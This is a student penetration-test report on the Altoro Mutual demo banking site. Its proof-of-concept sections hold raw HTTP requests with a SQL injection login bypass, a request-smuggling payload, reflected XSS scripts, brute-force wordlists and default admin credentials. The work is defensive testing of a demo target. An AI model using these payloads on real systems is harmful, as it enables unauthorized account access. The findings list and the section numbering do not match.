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# GROUP 2 VAPT REPORT

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**Target: Demo.testfire.net**

Presented By:

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## **1. Executive Summary**

### **1.1 Purpose of Assessment:**


This security assessment was conducted to identify critical vulnerabilities in the Altoro Mutual online banking application ([demo.testfire.net](http://demo.testfire.net)) that could lead to unauthorized access to customer accounts, financial data exposure, or system compromise. The engagement simulated real-world attack scenarios to evaluate the application's security controls and provide actionable recommendations for risk mitigation.

### **Objective of Assessment**

- Identify security vulnerabilities in online banking platform
- Assess risks to customer data and financial assets
- Evaluate effectiveness of existing security controls
- Provide actionable remediation roadmap

## **1.2 Summary of Findings:**

Number	Vulnerability	Severity
1	SQL Injection	Critical
2	Authentication Bypass	Critical
3	HTTP Request Smuggling	High
4	No Rate Limit	High
5	Static Session	High
6	Insecure Direct Object Reference (IDOR)	High
7	Reflected Cross-Site Scripting (XSS)	Medium
8	Clickjacking	Medium
9	Clear text Submission of Password	Medium
10	HTML Injection	Low
11	Default Credential	Info



**2. Scope of Work:**

- Target URL: <https://demo.testfire.net>
- Testing Type: Black Box Testing
- Testing Methodology: OWASP Web Application Penetration Testing Guidelines
- Testing Environment: Production Environment
- Tools Used:
  - Burp Suite
  - Nmap

**3. Limitations and Assumptions:**

- The tester did not engage in any testing outside the agreed-upon scope.
- Testing was conducted over 7 days to minimize disruption to the production environment.
- Testing activities included controlled exploitation of vulnerabilities that did not harm the production environment.
- Any payloads used to exploit vulnerabilities were documented in detail.
- Denial-of-Service (DoS) attacks were strictly prohibited during this engagement.

**4. Findings & Vulnerabilities**

## 4.1 SQL Injection

**ID** 1

**Severity** Critical

**Affected URL** <http://testfire.net/login.jsp>

**Vuln-parameter** uid & passw

### **Description:**

A critical SQL Injection vulnerability was identified in the login functionality, allowing attackers to bypass authentication and gain unauthorized access to user accounts. The application fails to properly sanitize user input in the username field, enabling the execution of malicious SQL queries.

### **Proof of Concept (PoC):**

**Username:** 'OR '1'='1'--

**Password:** [Anything]

---

The screenshot shows the Altoro Mutual website's login page. At the top, there is a navigation bar with links for 'Sign In', 'Contact Us', 'Feedback', and a search bar. Below the navigation is a banner featuring three small images of people and the text 'DEMO SITE ONLY'. The main content area has four tabs: 'ONLINE BANKING LOGIN' (selected), 'PERSONAL', 'SMALL BUSINESS', and 'INSIDE ALTORO MUTUAL'. The 'ONLINE BANKING LOGIN' tab contains a red-bordered 'Online Banking Login' form. This form has fields for 'Username' (containing the PoC value) and 'Password' (containing several asterisks). A 'Login' button is at the bottom of the form. To the left of the form, there is a sidebar with 'PERSONAL' and 'SMALL BUSINESS' sections, each containing a list of links.

Time	Type	Direction	Method	URL
00:14:48 19 Nov 2023	HTTP	→ Request	POST	<a href="https://testfire.net/doLogin">https://testfire.net/doLogin</a>

**Request**

Pretty Raw Hex

```

POST /doLogin HTTP/1.1
Host: testfire.net
Cookie: SESSIONID=6B335835DEC1A3C074CDD9106A55B713
Content-Length: 62
Cache-Control: max-age=0
Sec-Ch-Ua: "Not/A/Brand";v="99", "Chromium";v="136"
Sec-Ch-Ua-Mobile: no
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US,en;q=0.9
Origin: https://testfire.net
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?
Sec-Fetch-Dest: document
Referer: https://testfire.net/login.jsp
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive
uid=%27%0R%271%27%3D%271%27+--&passw=demo1234&btnSubmit=Login

```

The screenshot shows a web browser displaying the Altoro Mutual website. The URL in the address bar is <https://testfire.net/doLogin>. The page has a header with the Altoro Mutual logo, navigation links for 'Sign Off', 'Contact Us', 'Feedback', and 'Search', and a 'DEMO SITE ONLY' banner. The main content area shows a welcome message 'Hello Admin User' and a congratulatory message: 'Welcome to Altoro Mutual Online. You have been pre-approved for an Altoro Gold Visa with a credit limit of \$10000! Click [Here](#) to apply.' On the left sidebar, there are sections for 'MY ACCOUNT' (with links to Account Summary, Recent Transactions, Transfer Funds, News Articles, and Site Language), 'ADMINISTRATION' (with a link to Edit Users), and 'PERSONAL' (which is highlighted with a red box). The 'PERSONAL' section contains a list of items: 'I WANT TO ...' (View Account Summary, View Recent Transactions, Transfer Funds, Search News Articles, Customize Site Language), 'CONGRATULATIONS!' (You have been pre-approved for an Altoro Gold Visa with a credit limit of \$10000!), and a link to 'Click Here to apply.'

### Impact:

- Full database access
- Unauthorized user authentication bypass
- Data exfiltration

### Recommendation:

- Use **prepared statements** and parameterized queries
- Implement input validation and sanitization

## 4.2 Authentication Bypass

**ID**

**2**

**Severity**

**Critical**

**Affected URL**

<http://testfire.net/login.jsp>

### Description:

The login mechanism lacks proper authentication controls, allowing attackers to access the application using known default credentials. The system fails to enforce secure credential policies or detect common default password usage.

Proof-of-Concepts (PoC):

**Username: Admin**

**Password: Admin**

```
POST /doLogin HTTP/1.1
Host: testfire.net
Cookie: JSESSIONID=6B33583DEC1A3C074CDD9106A55B713; AltOrOAccounts="ODAwMDAwfkNvcnBvcmF0ZX4tMi4wMDM5OTk5OTk5OTk3RTM4fDgwMDAwMX5DaGVja2luZ34yLjAwMOUzOHw=
Content-Length: 37
Cache-Control: max-age=0
Sec-Ch-Ua: "Not A/Brand";v="99", "Chromium";v="136"
Sec-Ch-Ua-Mobile: ?
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US,en;q=0.9
Origin: https://testfire.net
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1

Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://testfire.net/login.jsp
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive

uid=admin&passw=admin&btnSubmit=Login
```



[Sign Off](#) | [Contact Us](#) | [Feedback](#) | [Search](#) |



**MY ACCOUNT**

**PERSONAL**

**SMALL BUSINESS**

**INSIDE ALTORO MUTU**

**I WANT TO ...**

- [View Account Summary](#)
- [View Recent Transactions](#)
- [Transfer Funds](#)
- [Search News Articles](#)
- [Customize Site Language](#)

**ADMINISTRATION**

- [Edit Users](#)

## Hello Admin User

Welcome to Altoro Mutual Online.

View Account Details:

**Congratulations!**

You have been pre-approved for an Altoro Gold Visa with a credit limit of \$10000!

Click [Here](#) to apply.

### **Impact:**

- Unauthorized access to administrative functions and sensitive data
- Potential for financial fraud and data manipulation

### **Recommendation:**



- Eliminate all default credentials and enforce strong password policies
- Implement account lockout mechanisms after failed login attempts
- Deploy multi-factor authentication for administrative accounts

#### 4.3 HTTP Request Smuggling:

ID	3
Severity	High
Affected URL	<a href="http://testfire.net/login.jsp">http://testfire.net/login.jsp</a>

#### Description:

The application contains HTTP Request Smuggling vulnerabilities due to improper parsing of HTTP request headers. This allows attackers to manipulate request sequences and bypass security controls.



```
Pretty Raw Hex
1 POST /doLogin HTTP/1.1
2 Host: testfire.net
3 Cookie: JSESSIONID=6B335835D0EC1A3C074CD09106A55B713
4 Content-Length:0
5 Transfer-Encoding: chunked
6 Content-Type: application/x-www-form-urlencoded
7
8 0
9
10 GET /bank/transfer.jsp HTTP/1.1
11 Host: testfire.net
12 Cookie: JSESSIONID=6B335835D0EC1A3C074CD09106A55B713
13 X-Smuggled: true
14 Content-Length: 0
15
```

```
Pretty Raw Hex Render
1 HTTP/1.1 302 Found
2 Server: Apache-Coyote/1.1
3 Location: login.jsp
4 Content-Length: 0
5 Date: Wed, 19 Nov 2025 06:34:36 GMT
6
7
```

```
Pretty Raw Hex
1 GET /login.jsp HTTP/1.1
2 Host: testfire.net
3 Cookie: JSESSIONID=6B335835D0EC1A3C074CD09106A55B713
4 Referer: https://testfire.net/doLogin
5
6
7
8
9
10
11
12
13
14 <!-- BEGIN HEADER -->
15 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
<http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
16
17 html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
18
19
20
21 <head>
22   <title>
23     Altoro Mutual
24   </title>
25   <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
26   <link href="/style.css" rel="stylesheet" type="text/css" />
27 </head>
28 <body>
```

#### Impact:

- Cache poisoning and security control bypass
- Unauthorized access to restricted endpoints

#### Recommendation:

- Implement strict HTTP protocol validation
- Update web server to latest secure version

#### **4.4 No Rate Limit:**

**ID** 4

**Severity** HIGH


**Affected URL** <http://testfire.net/login.jsp>

#### **Description:**

**The login page allows unlimited login attempts without any rate limiting mechanisms, making it vulnerable to brute-force attacks.**

#### **Proof-of-Concepts (PoC):**

**The HTTP login request was intercepted and sent to Burp Suite Intruder, where dictionary-based brute-force attacks were successfully executed without any account lockout or throttling.**




Cluster bomb attack

Target: https://testfire.net  Update Host header to match target

Positions: Add \$ Clear \$ Auto \$

```
1 POST /dologin HTTP/1.1
2 Host: testfire.net
3 Cookie: AltroUser=0DAwMDAwfkNvchBvcFOZX4tMSAwMDM50tS0tS0tS0t3RTM4fDgwMDAwM50aGVja2luZ3AyUjAwM0UzOHw=; JSESSIONID=585C46BA56A6E91A89F0871F65963C5
4 Content-Length: 37
5 Cache-Control: max-age=0
6 Sec-Fetch-Mode: Not-A-Document;v="99", "Chromium";v="136"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Linux"
9 Accept-Language: en-US,en;q=0.9
10 Origin: https://testfire.net
11 Content-Type: application/x-www-form-urlencoded
12 Upgrade-Insecure-Requests: 1
13 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?
18 Sec-Fetch-Dest: document
19 Referer: https://testfire.net/login.jsp
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22 Connection: keep-alive
23
24 uid=$admin&passw=$admin&btnSubmit=Login
```



Payloads

Payload position: 1 - admin

Payload type: Simple list

Payload count: 106

Request count: 11,766

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

admin  
administrator  
root  
user  
test  
demo  
guest  
operator  
supervisor

Add Enter a new item  
Add from list... [Pro version only]

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

The screenshot shows the OWASP ZAP interface with the 'Payloads' configuration window open. The 'Payload type' is set to 'Simple list'. The payload count is 111, and the request count is 11,766. The payload configuration section displays a list of strings:

- admin
- admin123
- administrator
- password
- password1
- password123
- 123456
- 12345678
- 123456789
- 12345

Below the list are buttons for Paste, Load..., Remove, Clear, and Deduplicate.

The screenshot shows the 'Results' tab of an attack session titled '5. Intruder attack of https://testfire.net'. The table displays the following data:

Request	Payload1	Payload2	Status code	Response received	Error	Timeout	Length	Comment
0			302	577		257		
1		admin	302	583		126		
2	admin	admin	302	553		257		
3	administrator	admin	302	573		126		
4	root	admin	302	572		126		
5	user	admin	302	559		126		
6	test	admin	302	556		126		
7	demo	admin	302	564		126		
8	guest	admin	302	581		126		
9	operator	admin	302	566		126		
10	supervisor	admin	302	567		126		

## **Impact:**

- Account takeover through credential brute-forcing
- Increased risk of unauthorized access

## **Recommendation:**

- Implement account lockout after 5-10 failed attempts
- Add rate limiting and CAPTCHA challenges

#### **4.5 Static Session ID:**

ID 5

Severity High

Affected URL <http://testfire.net/login.jsp>

Description:

Session IDs remain static and do not change upon login or logout, making the application vulnerable to session fixation attacks.

#### **Proof-of-Concept (PoC):**

Multiple login and logout cycles were performed with the "admin" user account, confirming that the same session ID value persists without regeneration or invalidation

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
AltoroAc...	"ODAwMDAwfkNvcnBvcmF0ZX40LjzOTQ2NzY2MUU3fDgwM...	testfire.net	/	Session	100	false	false	None	Wed, 19 Nov 2025 07:56:3...
JSESSIO...	940500F7DE0A28F0AF8FF0D4FFC93735	testfire.net	/	Session	42	true	false	None	Wed, 19 Nov 2025 07:56:2...

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
AltoroAc...	"ODAwMDAwfkNvcnBvcmF0ZX40LjzOTQ2NzY2MUU3fDg...	testfire.net	/	Session	100	false	false	None	Wed, 19 Nov 2025 07:58:22 GMT
JSESSIO...	940500F7DE0A28F0AF8FF0D4FFC93735	testfire.net	/	Session	42	true	false	None	Wed, 19 Nov 2025 07:58:19 GMT

#### **Impact:**

- Session hijacking and account takeover
- Persistent unauthorized access

#### **Recommendation**

- Regenerate session IDs after authentication
- Invalidate sessions upon logout

## 4.6 Reflected Cross-Site Scripting

ID 6

Severity Medium

### Affected URL:

<http://testfire.net/search.jsp?query=%3Cscript%3Ealert%28%22XSS1%22%29%3C%2Fscript%3E>

<http://testfire.net/search.jsp?query=%3Cscript%3Ealert%28%22XSS2%22%29%3C%2Fscript%3E>

**Vuln-Parameter:** query & name & query

### Description:

The application fails to properly sanitize user input in search functionality, allowing Reflected Cross-Site Scripting (XSS) attacks. This vulnerability enables attackers to inject and execute malicious JavaScript in users' browsers.

### Proof-of-Concept (PoC):

During testing of "altoro.testfire.net", the search field was identified as vulnerable. When searching for "anything", the application returned to the search.jsp page with the parameter "query" containing the search value.


The JavaScript payload

“`<script>alert("XSS1")</script>”

was injected into the search parameter, which successfully executed and displayed an alert popup, confirming the XSS vulnerability.

Request

Pretty	Raw	Hex	GraphQL
1 GET /search.jsp?query=%3Cscript%3Ealert%28%27test%27%29%3C%2Fscript%3E	HTTP/1.1		
2 Host: testfire.net			
3 Cookie: AltoroAccounts="0DAwMDAwfkNvcnBvcmF0ZX40J1zOTQ20Dg2MUUfDgwMDAwMX5DaGVja2luZ34xLjAxMDUuNTE0NEU3fa=="; JSESSIONID=6B9BCF6CE6D96AB3D50E877449C58EBF			
4 Sec-Ch-Ua: "Not/A/Brand";v="99", "Chromium";v="106"			
5 Sec-Ch-Ua-Mobile: ?0			
6 Sec-Ch-Ua-Platform: "Linux"			
7 Accept-Language: en-US,en;q=0.9			
8 Upgrade-Insecure-Requests: 1			
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36			
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7			
11 Sec-Fetch-Site: same-origin			
12 Sec-Fetch-Mode: navigate			
13 Sec-Fetch-User: ?1			
14 Sec-Fetch-Dest: document			
15 Referer: https://testfire.net/			
16 Accept-Encoding: gzip, deflate, br			
17 Priority: u=0, i			
18 Connection: keep-alive			
19			
20			



## Feedback

Our Frequently Asked Questions area will help you with many of your inquiries. If you can't find your question, return to this page and use the e-mail form below.

**IMPORTANT!** This feedback facility is not secure. Please do not send any account information in a message sent from here.

To: **Online Banking**

Your Name:

Your Email Address:


Subject:

Question/Comment:

### Request

Pretty Raw Hex

```
1 POST /sendFeedback HTTP/1.1
2 Host: testfire.net
3 Cookie: JSESSIONID=6B9BCF6CE6D96AB3D50E877449C58EBF; AltoroAccounts=
"ODAwMDAwfkNvcnBvcmFOZX4tNC40Nj c3NzgwMj c2MzcxMzlFMTNb0DAwMDAxfkNoZWNraW5nfj QuNDY3NzgzMj c3Nj E50TQ0RTEzfA=="
4 Content-Length: 124
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not.A/Brand";v="99", "Chromium";v="136"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Linux"
~ Accept-Language: en-US,en;q=0.9
```



## Impact:

- Session hijacking and cookie theft
- Malicious redirects and defacement

## Recommendation:

- Implement output encoding and input validation
- Use Content Security Policy (CSP) headers

## 4.7 Click Jacking

**ID** 7

**Severity** Medium

**Affected URL** <http://demo.testfire.net/>

### Description:


The application lacks proper frame-busting protections, making it vulnerable to clickjacking attacks that can trick users into performing unintended actions.

### Proof-of-Concept (PoC):

I noticed that the "X-Frame-Options" is not found in the HTTP response, which indicated that the web application might be vulnerable to clickjacking. Therefore, I wrote a simple JavaScript code script to embed "altoro.testfire.net" in an external website..

The screenshot shows the Network tab in the Chrome DevTools. A request for `http://testfire.net/` is selected. The Response Headers section is highlighted with a red box. It contains the following headers:

- Content-Type: text/html; charset=ISO-8859-1
- Date: Wed, 19 Nov 2025 09:58:23 GMT
- Server: Apache-Coyote/1.1
- Transfer-Encoding: chunked



## **Impact:**

- Unauthorized fund transfers
- Account settings modification
- Forced user actions without consent

## **Recommendation:**

- Implement X-Frame-Options: DENY header
- Deploy Content Security Policy frame-ancestors directive
- Use frame-busting JavaScript scripts

#### **4.8 Cleartext Submission of Password:**

**ID**

**8**

**Severity**

**Medium**

**Affected URL**

<http://testfire.net/login.jsp>

**Description:**

**Passwords are transmitted over HTTP instead of HTTPS.**

**Proof-of-Concept (PoC):**

I tried to intercept the http request when I login in with

**Username: jsmith**

**Password: demo1234**

---

**Request**

Pretty Raw Hex

```
1 POST /doLogin HTTP/1.1
2 Host: testfire.net
3 Cookie: AltOrAccounts="0DAwMDAwfkNvcnBvcmF0ZX4tNC40Nj c3NzgwMj c2MzcxMzlFMTNBODAwMDAxfkNoZWNraW5nfj QuNDY3NzgzMj c3Nj E50TQ0RTfA=="; JSESSIONID=C7FE757A3022FF503B4FF736F3660E6A
4 Content-Length: 41
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not/A/Brand";v="99", "Chromium";v="136"
7 Sec-Ch-Ua-Mobile: no
8 Sec-Ch-Ua-Platform: "Linux"
9 Accept-Language: en-US,en;q=0.9
10 Origin: https://testfire.net
11 Content-Type: application/x-www-form-urlencoded
12 Upgrade-Insecure-Requests: 1
13 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer: https://testfire.net/login.jsp
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0,i
22 Connection: keep-alive
23
24 uid=jsmith&passw=demo1234&btnSubmit=Login
```

---

**Impact:**

- Man-in-the-Middle (MitM) attacks can intercept user credentials
- Unauthorized access risk due to exposed passwords in transit

**Recommendation:**

- Enforce HTTPS with TLS 1.2+

#### 4.9 Password Field Autocomplete enabled

ID 9

Severity Low

Affected URL <http://testfire.net/login.jsp>

##### Description:

The password field has autocompleted functionality enabled, allowing browsers to store credentials insecurely.

##### Proof-of-Concept (PoC):

The login form at /login.jsp contains password fields with autocomplete="on" attribute, enabling browser password saving on shared or public systems.

```
<!-- TOC END -->
<td align="top" colspan="3" class="bb">
    <div class="f1" style="width: 99%;>
        <h1>Online Banking Login</h1>
        <!-- To get the latest admin login, please contact SiteOps at 415-555-6159 -->
        <p><span id="_ctl0__ctl0_Content_Main_message" style="color:#FF0066;font-size:12pt;font-weight:bold;">
            </span></p>
<form action="doLogin" method="post" name="login" id="login" onsubmit="return (confirminput(login));">
    <table>
        <tr>
            <td>
                Username:
                </td>
                <td>
                    <input type="text" id="uid" name="uid" value="" style="width: 150px;">
                </td>
                <td>
                </td>
            </tr>
            <tr>
                <td>
                    Password:
                </td>
                <td>
                    <input type="password" id="passw" name="passw" style="width: 150px;">
                </td>
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            </tr>
            <tr>
                <td></td>
                <td>
                    <input type="submit" name="btnSubmit" value="Login" />
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            </tr>
        </table>
    </div>
</td>
</tr>
</table>
```

##### Impact:

- Credential exposure on shared computers
- Increased risk of unauthorized access

##### Recommendation:

- Disable autocomplete on password fields
- Implement secure session management

#### 4.10 Default Credentials (admin/admin)

ID 10  
Severity Info  
Affected URL <http://testfire.net/login.jsp>

Description:

The application allows authentication using weak default credentials.

#### Proof-of-Concept (PoC):

Username: admin

Password: admin

```
1 POST /doLogin HTTP/1.1
2 Host: testfire.net
3 Cookie: JSESSIONID=C7FE757A3022FF503B4FF736F3660E6A; AltOrAccounts=
4 ODAwMDAyf1Nhdm1uZ3n+LTEuNzU3NTc1NzU5NzU3OTM1NkU2Nxw4MDAwMDN+Q2hLY2tpbmd+MS43NTc1NzU3NTk3NTc5MzU2RTY1fDQ1MzkwODIwMzkzOTYyODh+Q3JLZGl0IENhcmR+0TkuNDJ8
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not A/Brand";v="99", "Chromium";v="136"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Linux"
9 Accept-Language: en-US,en;q=0.9
10 Origin: https://testfire.net
11 Content-Type: application/x-www-form-urlencoded
12 Upgrade-Insecure-Requests: 1
13 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
